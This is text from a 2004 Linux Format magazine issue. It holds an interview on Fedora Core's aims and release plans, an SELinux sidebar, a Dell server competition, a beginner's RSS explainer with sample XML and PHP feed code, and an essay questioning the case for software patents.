this technology in a mass-consumable form. Unlike Red Hat Linux, Fedora Core is not a commercial product; it does not come with guaranteed support. Although it is not our goal to make it so, virtually every new feature that is introduced in Fedora Core could foreseeably negatively affect a production environment that is depending on it.

To better understand the difference in focus between Fedora Core, Red Hat Linux and the Red Hat Enterprise Linux line, one has to look at the customer feedback we were getting while we were a company with a single OS product-line – Red Hat Linux. The enterprise customers were demanding longer support cycles and guaranteed compatibility between upgrades; whereas the Open Source developers were complaining that we could not get their new features integrated fast enough: a polarised conflict with no obvious solution.

It was obvious that the sum of all this feedback around Red Hat Linux was *“we want all these new features, but don’t make any major changes”*. One had to wonder: after integrating about 2,000 of these ‘small feature, not a major change’ things into a new release, could we still get away with claiming that we didn’t actually do any ‘major’ changes?

That is why today Red Hat Linux is defunct and Red Hat developers are in effect dividing their time between two projects. Fedora Core provides the fast-paced technology platform where we can experiment and try things out. The Red Hat Enterprise Linux line has the long development cycles that allows us to make sure that we integrate mature and proven technology, letting us confidently offer the long support contracts that our enterprise customers demand.

LXF: What proportion of Fedora developers (roughly) are Red Hat employees? Is this likely to change?

CG: It depends on how you look at this. Certainly, the Red Hat developers are the authors of a relatively small

part of all the software that makes up the Fedora Core; so, on that count we are vastly outnumbered. On the other hand, if we look at people that package all these applications and perform the integration tasks, then it is closer to an even split between Red Hat employees and external contributors. This later ratio is going to change as well, as the number of external contributors will grow much faster in the future than Red Hat can hire some of them...

LXF: Who gets to decide what kernel features are included? There was some controversy about the number of backports.

CG: For the kernel work, it is mostly the Red Hat engineers that decide what will be integrated in the kernel that we ship. Even though Fedora Core is a technology showcase platform, the stability of its releases are a very important factor in deciding just how adventurous we might get with some of the new inclusions. One would be hard-pressed to test out a new kernel feature if the kernel does not survive the test. In those cases, we might choose to backport some of those features to a more stable platform so we can ask more people to help in testing.

LXF: Who decides what packages should be included in Fedora?

CG: I do – based on recommendations and analysis from the senior engineers and the community leaders that are willing to provide feedback.

LXF: What sort of testing procedure is there for submitted packages?

CG: As of right now, a request for inclusion of a new package into Fedora Core has to be sponsored by a Red Hat developer. What that means is that the Red Hat developer is the one actually building the package and taking care of its integration into the Fedora Core mix. We don’t yet accept direct submissions of packages from the external contributors – we do take patches, suggestions and bug fixes; but for security reasons, it is a Red



Hat engineer that drives the build process for that package.

LXF: Some distributions are still including the XFree86 code, whereas Fedora has opted to go for X.org because of the new licence. What prompted this action?

CG: A change of license in the XFree86 code, as well as the fact that the X.org development process is a whole lot more open than the XFree86 process ever was.

LXF: Will there ever be anything in Fedora that is not strictly GPLed?

CG: Yes: GPL is not the only Open Source license. We already have lots and lots of packages and applications in Fedora Core that are not licensed under GPL, but under other Open Source licenses. Fedora Core's goal is to be an Open Source operating system, not a strictly GPLed operating system. For strictly GPL, one should look at the Hurd: www.gnu.org/software/hurd/hurd.html.

LXF: Now that Fedora doesn't have to keep strictly to Red Hat technologies, has there been any tendency to include technologies from other projects? For example in terms of configuration tools (YaST, DiskDrake etc).

CG: Obviously, yes. The challenge is to make sure that all these tools play nicely together – ie if one uses YaST to change something, will that change be properly managed by the other tools? But the purpose of the Fedora Project is to open up the possibilities that are brought about by having the very best technology win.

LXF: Will Fedora continue with GNOME as the default desktop for the foreseeable future?

CG: Yes.

LXF: What do you feel is the biggest issue for Linux desktop users at the moment?

CG: There are several challenges we are facing; and, in my mind, all of them are equally important. Fedora Core is not a

release squarely aimed at the desktop market; however, most of the desktop features that we will be introducing in the Desktop Edition of Red Hat Enterprise Linux will be showcased in upcoming Fedora releases.

The current offerings are well-suited for basic desktop work. We still need to do some work on issues like collaboration and messaging, directory enablement, plugability into existing network infrastructures, better support for consumer hardware (digital cameras, USB devices, Firewire, etc), and third-party driver support. There are a lot of areas we are working on now, and we're happy to have the Fedora Project as a platform that we can use to demonstrate our progress to an affluent user base.

Another area of improvement is management and security. The multi-user history of Linux, combined with innovations such as SELinux, Exec Shield, LTSP, RHN and other

technologies should make Linux fundamentally less expensive to maintain than Windows. A more server-centric and appliance-like architecture would be huge for both admins and users.

“Fedora is a fast-paced platform where we can experiment; Red Hat Enterprise Linux is for mature & proven technology.”

Another area is the user interface. There are volumes of well-established research on ways to move forward from the decades-old capabilities offered by Windows and Mac OS. Richer search and collaboration, a stronger Internet/Intranet focus, and better adaptation to particular users and use-cases are some of the areas for improvement.



SE LINUX

Deploy security features developed by a US governmental agency

SE Linux is a security system built around the concept of Mandatory Access Control. Originally developed as a project by the US National Security Agency, the reasons for starting the project were because the agency felt that no general-purpose operating system offered the features required for such a system to work properly.

Linux, as with many other OSes, has grown up using a Discretionary Access Policy. By and large, this means that the access levels are granted at the discretion of the owner, or ultimately, the root user of the system. Such systems are open to a certain amount of data abuse, and a critical vulnerability could compromise the whole system. MAC uses a system of security levels and a hierarchy of access, so labelled files cannot be viewed by people without the necessary permissions. This could include a curtailment of root privileges too, for example, making it impossible for root to change system log files.

To be reliably secure, the MAC code has to be coded into the kernel itself, so SE Linux can only be run on systems with a modified kernel. As the Fedora team are already geared up for considerable kernel

patching, including the SE Linux code hasn't been too much of a bind.

In use

Of course, configuring and using such a system is a little more complicated than running standard Linux, at least for the moment. Along with a lot of other information at the NSA site, you may find this guide, www.nsa.gov/selinux/papers/policy2/t1.html useful if you want to find out more about the mechanics of the system.

Will Fedora users really want SE Linux? The reason that it has been included are at least twofold.

For a start, introducing it in a flavour of Linux designed to be experimented with gives users a chance to test the implementation, and gear up for a day when it might be used in earnest.

Secondly, it's true to say that Fedora is, to a certain extent – as mentioned elsewhere – the testing tree of the technologies that eventually end up in the Red Hat Enterprise products.



FEDORA



LXF: What makes Fedora any better than other desktop oriented distros? Are there any truly unique features?

CG: Fedora is entirely Open Source (as is Red Hat Enterprise Linux), and so of course anyone can copy any of the code. This is our starting premise.

As I said earlier, I would not qualify Fedora as only a desktop-oriented distribution. In some regards, the desktop features of Fedora are more advanced than other distributions because we are early adopters of new releases from the upstream sources. In other regards, we spend our engineering time stabilising those releases for mass consumption, and we don't get to spend as much time polishing up the Fedora Core interface. I think we're striking a good balance between those priorities.

Our desktop focus – as far as Fedora Core is concerned – continues to be on integration of the various components between the two leading desktops: GNOME and KDE. There are a number of folks who care if they are running GNOME or if they are running KDE; I don't think that is the case for the majority of desktop users. They want a consistent interface and they want to use the best set of applications that help them with their tasks. Our integration of the GNOME and KDE desktops is superior, and the consistency of look-and-feel between

use proprietary licensing. We view most of these unique pieces of code as maintenance burdens, and would much prefer to have vibrant cross-distribution Open Source projects owning them. This is why we support efforts such as freedesktop.org and LSB www.linuxbase.org/, and strive to get all our patches accepted upstream.

When possible, we add new features to an upstream project such as GNOME or Linux directly, and never include them in Fedora-specific patches at all, even temporarily. The truth is that we sponsor a significant percentage of upstream desktop (and server) development.

LXF: Is this of value to the project?

The value of an Open Source OS is not in hoarding software. Here are some of the things that can set an Open Source OS apart:

- **The community around it:** how many people are enhancing it, using it, testing it, documenting it. Fedora's community is huge, and backed by the substantial Red Hat engineering team.
- **Expert integration** and polish of upstream packages at "just the right time," running a release process that provides new features as soon as they are ready for the target audience, but not before. This is what we try to do in Fedora – release on a regular basis, but avoid unfinished betas and CVS snapshots.
- **Commercial support.** Fedora is not a product and does not have commercial support, just as the Linux kernel as offered on kernel.org lacks support. However, improvements to Fedora make their way into Red Hat products – just as a contribution to the Linux kernel can eventually be purchased in supported form. Once in Red Hat Enterprise Linux, the code gains ISV certifications, performance testing, hardware certifications, hardware support updates, security updates, bugfix updates, and all the other services Red Hat provides. This means that contributions to Fedora become usable by a whole class of users who would never consider an unsupported distribution.
- **Focus on differentiation** from Windows and other proprietary systems, not on differentiation from other Linux distributions.

To tell the truth, Fedora Core could much more strongly advertise its unique software add-ons. Many other distributions would label the X configuration tool something like "Foo Distribution Special Value-Added X Configuration Tool" (I exaggerate slightly); in Fedora, it's called *Display Settings*. I feel this get-out-of-the-way, user-centric approach distinguishes Fedora and demonstrates our focus on competing with Windows, not with other kinds of Linux.

I've read reviews of Fedora that complain about this: they imply that if *Display Settings* was proprietary, it would be a value-add, and that placing it under the GPL somehow makes it worthless. I'd ask: isn't it still solving your problem?!

Again, the value of Fedora is that it's an Open Source project. We're supporting the development model that will succeed against Microsoft. As Steven Weber puts it in *The Success of Open Source* (Harvard University Press, ISBN 0-674-01292-5) our value "comes from distribution, not from exclusion."

LXF: Is Fedora committed to some sort of release roadmap? The first two releases seem to have been delivered on the expected dates.

CG: Yes, we will be publishing the Fedora Core 3 schedule shortly.

LXF: What major improvements are expected to be in Core 3?

On the ToDo list for FC 3, we have:

- Migration to a new compiler base: GCC 3.4 SSE
- SELinux – targeted policy that handles some specific daemons; on by default.
- GNOME 2.8
- KDE 3.3
- *Evolution 2.0*
- Improved device handling; migration to *udev*
- USB and Wireless installation support
- New 2.6 kernel, improved device driver handling (signed drivers, etc)
- Enable Fedora Extras
- New latest and greatest versions of everything else

The Fedora Core team hopes that you and your readers will enjoy using Core 2 and all the later distros that we release in future. [LXF](http://lxf.co.uk)

"This get-out-of-the-way user-centric approach distinguishes Fedora and demonstrates its focus on competing with Windows, not with other kinds of Linux."

the two sets us apart from the other releases out there.

There are many pieces of code that happen to be different from other distributions – our Bluecurve theme, the many *system-config*-* tools, our print status icon, *Anaconda* installer, choice of *Kerberos* implementation, configuration file layout, packages available, and so forth. These add up to some nice advantages.


However, if the point was to keep the bits on disk unique to Fedora, we'd

Win a rack server from Dell Outlet!

SYSTEM SPECS

- Dell PowerEdge 2650
- Intel® Xeon® 2.8GHz with 512K Cache, 533MHz Front Side Bus
- Memory: 2GB DDR 266MHz (1GB x 2)
- 4 x 36GB U320 10, SCSI hard disks
- 24-speed IDE CD-ROM Drive

As stylish on the outside as it is powerful inside!



Whether you're a small company looking to beef up your IT systems, or a larger company looking to trial the latest hardware, Dell Outlet has servers to fit your needs.

What's more, each of the units comes at bargain prices, meaning that you get more for your money without

sacrificing any of the power and reliability that come as standard with Dell machines.

We've got one such rack server up for grabs here, which comes with a 2.8GHz Xeon with a 533MHz front-side bus, 2GB of DDR memory, four 36GB SCSI hard disks, and a 24-speed CD-ROM – enough to really add some kick wherever it's placed.

Note that it is a *rack* server, so you will need somewhere safe to keep it, and because of the sheer amount of power inside, you'd best have some serious work for it to chew through!

This machine would cost you more than £2000 if purchased direct from Dell, but you can win this one if you can answer the following question:

Q: What service runs on port 143?

A: Memory Map

B: IMAP

C: Bitmap

D: NMAP

Send your answers on a postcard to:

Dell Competition

Linux Format

Beauford Court

30, Monmouth Street

Bath BA1 2BW

The first correct answer drawn out of a hat on **31 August 2004** wins the server, so your entries need to be in on or before the **24 August 2004**. Please be sure to include your full name and address on the postcard. Alternatively, you can sign up for the competition on our website, which has the same end date.

COMPETITION RULES


1. Entries must reach Linux Format, 30, Monmouth Street, Bath, BA1 2BW no later than 24th August. By submitting their entry entrants will be deemed to have agreed to be bound by these rules.
2. The winner will be announced in Linux Format issue number 59 and the winner will be notified personally as soon as practicable either before or after this.
3. The competition is open to all UK residents of 18 or over, except employees of The Future Network plc, any of its wholly owned subsidiaries or any marketing services agency, handling house or other company involved directly with the administration of this competition, or any member of their households.
4. There is a limit of one entry per household. Responsibility cannot be accepted for entries lost, damaged or delayed in transit to the address at Rule 5.
5. Proof of posting will not be accepted as proof of receipt. Correspondence will be entered into only at the absolute discretion of Future Publishing Limited.
6. The winning entry will be that which has correctly answered the question in the entry form.
7. The prize will be the Dell Rack Server listed above. Future Publishing Limited may in its absolute discretion substitute cash value for the prize.
8. Entrants accept that if they win, Future Publishing Limited will have the right, without additional payment or permission, to use their name, age, town of residence and likeness for the purposes of announcing the winner of this competition and for related promotional purposes.
9. All entries will become the property of Future Publishing Limited on its receipt of them and will not be returned. Entrants hereby assign to Future Publishing Limited all worldwide copyright and like rights in their entries and waive all moral rights.
10. The name of the winner and the winning entry will be sent to anyone who writes within 3 months after the closing date, enclosing a stamped addressed envelope, to the address in Rule 1 above, requesting details of the winning entry.
11. Entrants may be contacted from time to time in the future about new products and services available from Future Publishing Limited, who may also, if it believes this will be of interest to entrants, make entrants' details available to third parties who will contact them about other products and services. Entrants who do not wish this to occur should indicate this on their entry, either postal or electronic.

ABOUT DELL OUTLET

At Dell Outlet, the official Dell discount store, you'll find fantastic savings for both your home and business. We take all of Dell's returned stock then

rigorously re-test and refurbish it before offering it to you at greatly reduced prices. All Dell Outlet products also come with a full Dell warranty for complete peace of mind. Dell Outlet offers equipment from the entire Dell range, from office servers and family PCs to notebooks.

Just choose your desired system and start shopping at unbelievably low prices! Visit www.dell.co.uk/outlet for more information.



If a rack server isn't for you, Dell Outlet has a wide range of other servers that are fully configurable.

What on Earth is... RSS?

Jono Bacon wriggles into his waders and prepares to pluck the content from the web using RSS.



>> Yet another acronym. Is this going to be interesting, or will my eyes glaze over with a deluge of esoterica?

Oh, this is going to be interesting all right. RSS can help you hunt out the information you want on the web more quickly, while cutting all the fluff of different website navigations out of the equation.

>> Huh? But surely I need to navigate?

OK, let me explain. Let me assume that you visit a number of websites every day when you load

up your browser. Many of these sites will include news sites, blogs and other types of content. To visit one of your regular sites you need to type in the web address or click on a link and go to the right page to see if it has been updated. This is actually a pretty inefficient way of getting the information you need.

>> But I use bookmarks to visit sites...

You may well do, but you are still having to visit each site, load up lots of irrelevant information and ads, work your way through different navigational systems and other fodder that gets in the way.

>> OK, so how does this RSS thing prevent against this?

The RSS acronym: depending on whom you ask, stands for RDF Site Summary, Rich Site Summary or Really Simple Syndication – but the key part of this term is the *Syndication* part. The concept is strangely enough, really simple. (RDF – Resource Description Framework.)

When new content is added to a website, it is not only added to the main body of the website, but it is also added to a special XML file that contains only the information. This information can then be plugged into other software and websites.

This therefore means that you can share data from one site with lots of others without having to make new pages.

>> Whoa, hang on there. You said one of those terms that everyone glosses over and no-one really understands: XML. Please explain.

OK, no problem. You will probably be familiar with the fact that a lot of webpages are written in a language called HTML. This language is formed by special tags such as `<i>` to mean italic and `<table>` to create a table. The concept of having special tags is one of the properties of XML and lets you create special languages using this concept of tags. As an example, I could create a language for storing my addresses with tags such as `<name>`, `<phone>`, `<city>` etc. RSS is a special XML-based language that uses these special tags to specify the content from a website.

>> So basically this XML RSS file contains special tags with your content in them. I get the concept, but what is the point?

The reason why you have a special set of tags that make up RSS is so that different software and websites can read the file as an RSS feed. Unless there is a standard set of tags, people would have different software tools expecting different tags. With this special RSS standard, it means that people can create software that will work on all RSS feeds.

>> This makes sense. So let's get some of this working – show me how to read one of these RSS feeds.

The first step is actually finding an RSS feed to read in the first place. There are RSS feeds scattered around the Internet, and many of them are visible on webpages with a small orange XML button or a link to "Syndicate this" somewhere on the page, or



some have a simple “RSS” link somewhere on the opening page or in the sitemap – if you go to comic writer Warren Ellis’s MoveableType-powered blog www.diepunyhumans.com, you’ll see it near the top in the bar on the left beneath the slightly disturbing monkey. I have an RSS feed of my own personal website at www.jonobacon.org. There is a “Syndicate this site with RSS” link at the bottom of the page and when you click on this link you will go to another page where you can download the RSS file.

» I went there and clicked on the link and a load of code displayed in my web browser. Not exactly the easiest method reading this content is it?

Hold on there; we have only just looked at the RSS file. We now need to take this feed and put it into an RSS aggregator to provide a nice interface to it.

» What is an RSS aggravator, when it's at home?

Not aggregator, *aggregator*. This is the special software I was rambling on about earlier that you can use to read your RSS feeds. There are aggregators all over the place that can be useful. A quick search on Google will bring up countless Linux-based aggregators, and there is even one available for the *Mozilla* browser. To get started I would recommend that you use a special website called Bloglines (www.bloglines.com) to read your feeds. There's also lots of RSS apps on the coversdisc

**>> "Read your feeds", funny guy.
Right, so I assume that I can put
my RSS feeds into this website?**

That's right. If you go to the bloglines website and register, you can then use the Subscribe button to enter a link to an RSS feed on the net and have it added to your list of blogs.

» This sounds reasonable, but surely if I want to see new content, I need to keep downloading RSS files regularly and updating my aggregator to keep the content current? Surely it is easier to just go to the website...

Not at all, no. This is where the true beauty of RSS lies. Instead of downloading an RSS file and putting it in your aggregator, you make sure that you use the link to the RSS feed on the Net. As an example, instead of downloading my RSS file for my blog, you would just link to the feed at www.jonobacon.org/rss/jonobacondotorg-blog.xml. With this added to your aggregator, you will see the new content added when I update my blog.

This is because when I add a post to my blog, the RSS file is updated. There is usually a setting somewhere within every aggregator to check the list of RSS sites every set amount of time. With this feature, new content will be added to the aggregator automatically.

» I am now beginning to ‘feel’ the goodness of this RSS lark. So my aggregator can pool all of my favourite sites’ RSS feeds in one place?

That is exactly the point of it. The fun doesn't end here though. If you run your own website, you can get an RSS aggregator that is part of your webpage. This means that you can list the latest content of your favourite websites on your own site. Again, all this is done automatically.

» Hang on a second, you mentioned some kind of *Mozilla* sidebar earlier. How do I get this working?

The sidebar that I mentioned refers to a special addition to *Mozilla* that can be used to display RSS feeds in the sidebar component. To enable this you need to go and download the extension from the website at <http://fls.moo.jp/moz/rssreader.html>. On this page is the XPInstaller link that will bring up an installer window when you click on it. The extension will then be automatically installed for you and you should restart the browser.

» I did all of that – how do I add some feeds to Mozilla?

You should first click on Views>Sidebar>RSS Reader to bring up the sidebar. You will see some content already added to the pane, but you can add your own feeds by clicking on the 'Tools' button in the sidebar and then 'Manage RSS List'. You will then see the RSS bookmarks window open, where you can add a new bookmark and add the URL of the RSS feed. When you now click on the link in the sidebar, the topics from the feed will be added it. You can click on a topic to view the site in the main browser area.

» OK, great. You may now resume with the concept of plugging RSS into my website – it sounds great. So I am able to not only list my own content, but also show others: what do I need to do this?

This all depends what you wrote your site in. If you are using PHP, for instance, there is a great RSS aggregator called *MagpieRSS* on the coverdiscs and available at <http://magpierss.sourceforge.net/>.



WHAT ON EARTH RSS

« There are stacks more aggregators for other languages and content management systems such as PHPNuke.

» This all sounds very well, but are RSS feeds actually used that much on the Net?

Sure. RSS feeds are used all over the place. Most news websites seem to have some form of RSS feed available and a great deal of content management systems and forums automatically include RSS support. As an example, the popular phpBB2 forum system has an RSS feed mod available for it so that you can read forum posts in your RSS aggregator. Many blogging systems also include RSS support including systems such as *Geeklog*, *LiveJournal*, *Blosxom* and others. It is increasingly common that a blog or news site should be required to have an RSS feed available.

» This sounds fine if you need to read RSS feeds or use one of these systems, but I have a snag. I run my own website and I want to create an RSS feed of my blog but there is nothing there to 'turn on' creating an RSS feed.

If you have rolled your own website from scratch or use a system that does not automatically create an RSS feed for you, don't worry as creating one is actually quite simple. You simply need to create a text file that contains the right RSS tags in it, as well as your content.

To get started, here is an example of a blog entry in an RSS feed:

```
<rss version="2.0">
<channel>
<copyright>Copyright Me 2003-
2004</copyright>
<description>A great site with great
content</description>
<link>http://www.mysite.org</link>
<title>MySite</title>
<item>
<title>First post!!</title>
<pubDate>Mon, 22 March 2004 13:00:00
GMT</pubDate>
<link>http://www.mysite.org/view.php?id=44
</link>
<description>
Well, this is my first blog entry. Hope you like it.
</description>
</item>
</channel>
</rss>
```

This is an example of a single blog entry in an RSS file. It is likely that you would have the latest 5 or 10 entries, so you would need too add further items to your RSS file. This would involve adding each blog entry in its own tags. This typically means copying the following block for each new blog entry:

```
<item>
<title>First post!!</title>
<pubDate>Mon, 22 March 2004 13:00:00
GMT</pubDate>
<link>http://www.mysite.org/view.php?
id=44</link>
<description>
Well, this is my first blog entry. Hope you like
it and find it entertaining.
</description>
</item>
```

The content at the top of the RSS file such as the **<copyright>**, **<title>** and other tags are all fairly

self explanatory. One point however is with the **<link>** tag in the **<item>** block. You should ensure this link points to that blog entry on your website. Many people will list your RSS feed on their site by just showing the blog title's and making each title a link to the URL in the **<link>** tag.

» This all sounds sensible. How do I actually generate this file with the content in my blog though?

This again depends on how your site is structured. If you store your blog entries in a database, this means generating a file with the last blog entries taken from the database. If you store your blog entry in a flat file, then you can use a similar method of generating your RSS file.

» This is what I suspected: surely there must be some PHP code how to do this!

No problem. To generate the file, we need to create a new file that contains the relevant entries from the data base. We first need to create a file pointer in PHP, as follows:

```
$filepointer = fopen("blogrss.xml", "w");
```

We can then add some of the heading content in the file with **fputs**:

```
fputs($filepointer, "<rss version='2.0'>\n
<channel>\n<copyright>Copyright Me 2002-
2004</copyright>\n");
```

```
fputs($filepointer, "<description>Some great
content.</description>\n<link>http://www.mysite.
org</link>\n<title>MySite</title>");
```

Next, we can create our SQL query and send it to the database:

```
$sql = "SELECT * FROM blog ORDER BY id DESC
LIMIT 10";
$res = mysql_query($sql);
```

Finally, we can create a while loop that will iterate through each entry in the database result set, and create the items in the RSS file. This code is cut down to just add the title part of the file:

```
while($row = mysql_fetch_assoc($res))
{
fputs($filepointer, "<item>\n");
fputs($filepointer, "<title>");
fputs($filepointer, $row['title']);
fputs($filepointer, "</title>\n");
fputs($filepointer, "</item>");
}
```

With this code, you can see how the file is created by simply using the file-handling functions in PHP to build the file from the data in the database. If you run this code every time a new blog entry is added to your website, your RSS feed will always be current and people can read your content in their aggregators.



» Fantastic! I will add this to my site. Now I was wondering...

Ah, before you go any further I want to just stop you here and mention validation. Something you should be aware of is that RSS aggregators rely on the RSS specification to ensure that they work correctly. Not only does this mean that the aggregator needs to work correctly when reading the RSS and displaying it, but you also need to ensure that you write your RSS correctly.

» Hmmm, but surely if I just use the tags that you mentioned, I should be fine and everything should be valid?

You would think so, but it is not quite that simple. The first thing you should do is run your RSS feed into the RSS validator at <http://feedvalidator.org/>. This website will let you enter the URL of your feed and it will alert you to any parts of the feed that are not compliant with the RSS specification available at <http://feedvalidator.org/docs/rss2.html>. This includes typical errors such as incorrectly formatted dates and handling special symbols.

» Dates and symbols?

Yes – the RSS specification deals with how dates and special symbols are handled. Firstly, your dates need to be in the correct format such as:

Mon, 22 Oct 2002 13:00:00 GMT

The special symbols that I mentioned refer to the correct mark-up for certain symbols that are often used in web content. As an example, if I had the following blog entry:

"I realised that $a < b = c$ "

The $<$ symbol in this entry would need to be converted to the special markup that is **<**.

» Oh, that sounds awful. I like fiddling with websites and I mention HTML tags in my blog entries. How do I handle this in RSS?

If you were to have the following blog post:

"I used `` instead of ``."

You would need to convert this to:

"I used `` instead of ``."

» How on earth do I do this?

There are functions in most programming languages that can perform a 'search and replace' in your code. Simply create a function that replaces a $<$ with **<** and a $>$ with **>**.

» This sounds simple enough, quite similar to the ways some symbols are dealt with in HTML, but what other symbols do I need to handle?

Any special symbols need to be handled in this way. You can find a list of the common symbols at www.asciicli.org/htmlcodes.htm. You should check the RSS specification for specific details on which symbols to handle.

» This is great. I have a pretty good idea of what RSS is now and I also have a fair idea of how to plug it into my site. It seems quite a nifty technology to bring content into one place.

This is exactly the point behind why RSS is a great concept. The problem with the web is that it is getting so overbloated with sites full of clutter, ads, irrelevant links and other rubbish that the actual valuable content is losing out. RSS essentially puts the content into your hands in its truest form. An RSS feed does not suffer from any of this clutter as it contains the pure content from the site. This is changing the way we browse the Net.

» Is it really changing our web browsing habits or are you throwing me a load of enthusiastic but idealistic RSS ramble?

I am serious. As an example, when I turn on my computer and check my favourite websites, it takes me far less time than it used to. This is because I have all of the RSS feeds from my favourite websites in one place. My aggregator contains around 12 feeds that I read every day. This means that I can read the content from 12 websites all in one place, and naturally saves me the times of connecting to graphically laden sites and wading through the junk to find the content. Not only does RSS make it quicker to browse this content but it also puts the new content that I want to view right at my very fingertips.

» What do you mean by "the right content"?

I mean this particularly within the context of blogs. I am a big fan of reading blogs by people who write software and play with technologies. On these blogs, it is quite common that other blogs of interest to the author are aggregated on their website. It is great when you find a really interesting blog by clicking on aggregated RSS feeds on the normal blogs that you read. I have found some truly inspiring and interesting blogs from the syndication of this content.

» So RSS not only makes information easier to read, but also makes relevant content easier to find?

Spot on. The entire web seems to be beginning to lean in the direction of blog-related content. This content is typically distributed using RSS and provides a means to hook together different resources with similar subjects or even philosophical, political or religious viewpoints. If you consider each RSS feed as a component in a jigsaw, you can create a customised web experience by hooking together feeds of interest in your aggregator. This ultimately means that you can craft together a web content browser that is finely tuned to reading content from websites and blogs that interest you, all in the same browser.



» Anything else you would like to chip in with before I go and build my customised aggregator?

I think we have pretty much covered all the bases really. All I would suggest is that you experiment with the technology we've provided on the coverdiscs, and always be on the hunt for interesting blogs to read. There are a patchwork of similar and related technologies that you may want to look into also. These include RDF, FOAF, OWL and the semantic web.

» Semantic web?

Oh, the semantic web is a whole new chapter of exploring how the web can be utilised and we would need an entire *Linux Format* to discuss it in detail. The concept is that information is shared across web applications and this information is clarified so it can work alongside other information. More details on the semantic web are available at www.w3.org/2001/sw/.

» Is this the future of the web?

Many believe that the semantic web will really push what we know now world wide web towards a new and more powerful way of handling information. Whether this will really happen is anyone's guess, but all of these technologies that are being developed are helping web developers make their content available in new and better ways. RSS is a real, breathing and truly useful method of achieving this, and is in common use. **LXF**

Patent insanity?

Recent EU rulings and Commission shenanigans have further confused the issue of software patents. David Harris re-investigates what software patents are supposed to be for, and why some people, businesses and organisations are so keen on them.

The word 'Bargain' is a favourite in the lexicon of intellectual property law. Just as copyright is said to be a bargain trading protection for literary production, then likewise patents are a bargain getting the teaching of an invention in exchange for a temporary monopoly. Harold Fox, in his book *Canadian Patent Law and Practice* (Carswell Co; 4th ed. 1969 ASIN: 045930870X) put it thus: *"the grant of a patent is in the nature of a bargain between the inventor on the one hand and the [public]... on the other. The consideration is double; first there must be a new and useful invention; and secondly the inventor must in return ... give the public an adequate description of the invention [to enable a skilled workman to create it]"*

Teaching was not always required. In the 15th Century, no description of the patent was required, and the main consideration in granting them seems to have been obtaining the introduction of new industries that were better established and more successful elsewhere; for example, at about that time, Venetian glass making was much in demand, and very much wanted in England. Patents

were designed to import an industry and teaching was optional. By the late 18th Century however, it was clearly established that the transfer of technology by teaching was the *quid pro quo* for a patent. In *Liardet v Johnson*, it was said;

"the meaning of the specification is that others may be taught to do the things for which the patent is granted... for after the term of the patent the public to have the benefit of the discovery" and: *"the law requires as the price the patentee must pay to the public for his monopoly that he should to the very best of his knowledge give the fullest and most sufficient description of all the particulars..."*

This remains the current law on disclosure.

But often, the patent is inadequate to work the invention. A specification may, for instance, make it clear that a widget requires metal shavings to work, however it is not necessary to disclose absolutely everything known. For example, titanium shavings may work well, while copper works extremely badly, but so long as the patent description does work – however badly – the patent is probably valid. There is no fixed dividing line between adequate and inadequate teaching, so inevitably many accusations of patent invalidity are based on the assertion of insufficient teaching. This 'hidden knowledge' is called *know-how*, and it usually represents a significant part of the knowledge of an invention. Indeed, many patent licensing agreements are

more about transferring this knowledge, with the patent material thrown in as a free bonus. Clearly, it is not entirely satisfactory that so much of the practicality of a patent is concealed from the public; patentors have resisted demands for more disclosure, saying that it would remove the incentive to obtain patents. However, if the invention cannot be worked without the know-how, what is the patent for? Some cynics have even suggested that many patents are deliberately drafted for bare-minimum disclosure, so as to carve out room for a more lucrative know-how licence; or worse still, a patent that teaches nothing. There are circumstances where know-how is absent for a genuine reason – such as complexity or the fact that it wasn't known at the time the patent was drafted – but it is also clearly the case that often the explanation is not so innocent.

Like much of intellectual property, patents are predicated on the idea that prevention of competition brings with it a benefit outweighing the economic ills of monopoly. Unlike copyright law though, patents can prevent an inventor exploiting his independently developed ideas merely because someone else got there first. Many legal commentators – including the author – have observed that it is perplexing that such an entrenched and profound system of protection should be introduced without significant objective economic analysis. The few governmental analyses so far simply parrot the received wisdom

DISCLAIMER

This article is based on UK law except where otherwise indicated. Substantial differences exist between UK law and that elsewhere. The consequence of all law varies greatly with individual circumstances, and thus nothing in this article is intended as or should be construed as advice or acted on without seeking your own lawyers' advice. The author regrets that he cannot give personal legal advice.

PHOTOLIBRARY.COM

and the status quo. In 1966, the US President's Commission was briefed to examine the rationale for patents, and dispatched the discussion with a perfunctory analysis. They said that it worked well, would continue to do so in future, and that there were no workable alternatives; in almost as few words as that. The Banks Committee in the UK said broadly the same in 1970.

Against this, there is the position summarised by Justice Brandeis: that ideas once voluntarily communicated to others become as free to the common use as air. He went on to say: *"he who follows the pioneer into a new market... seeks profits largely due to the labour and expense of the first adventurer; but the law sanctions, indeed encourages, the pursuit."*

The fundamental position of most legal systems would accept that ideas are free, and that imitation is a natural and proper right to be curtailed only where an exceptional justification



"Like much of intellectual property legislation, patents are predicated on the idea that prevention of competition brings with it a benefit outweighing the economic ills of monopoly."

PATENTS



exists. This ideal has, however, become skewed by narrow but powerful interest groups, to the point that – according to news reports – even an arch patentor such as IBM is saying that patents are now too easy to get,

“Even an arch-patentor like IBM says that patents are now too easy to get, and even the US Federal Trade Commission agrees”

and even the US Federal Trade Commission agrees with that.

Incentive

No justification of the patent system can be considered fit for publication unless it uses the word ‘incentive’ a dozen times at least. For patents, an incentive is capable of objective justification: “were it not for the existence of patents, would this invention have been created, and did the World come to know of this advance due to the disclosures in the patent application?” If the point of a patent is the public teaching of an invention, then if it fails to achieve that teaching, or if it would be known by a less costly route, the system of patents has failed.

This is one of the areas most deficient in research and there is little to show that patents have caused more inventions and economic growth than in their absence. Some correlations have been calculated showing a link between growth and patent applications, but it is far from clear if that growth is caused by the patents, or

whether the patents merely follow on as a consequence. Corporations or patentees, when asked whether they approve of the existence of patents, almost invariably say “Yes”, and this approval is used by governments around the World as justification for the existence and continuance of the system. However, a patent provides a powerful monopoly at a relatively minimal cost, so it is hardly surprising that industrialists will take a free lunch when offered it. The issue is whether they would have made the invention without the existence of patents, and in most cases observed by the author it is competition in the market that is the real driving force behind innovation, *not* the lure of royalties or a monopoly.

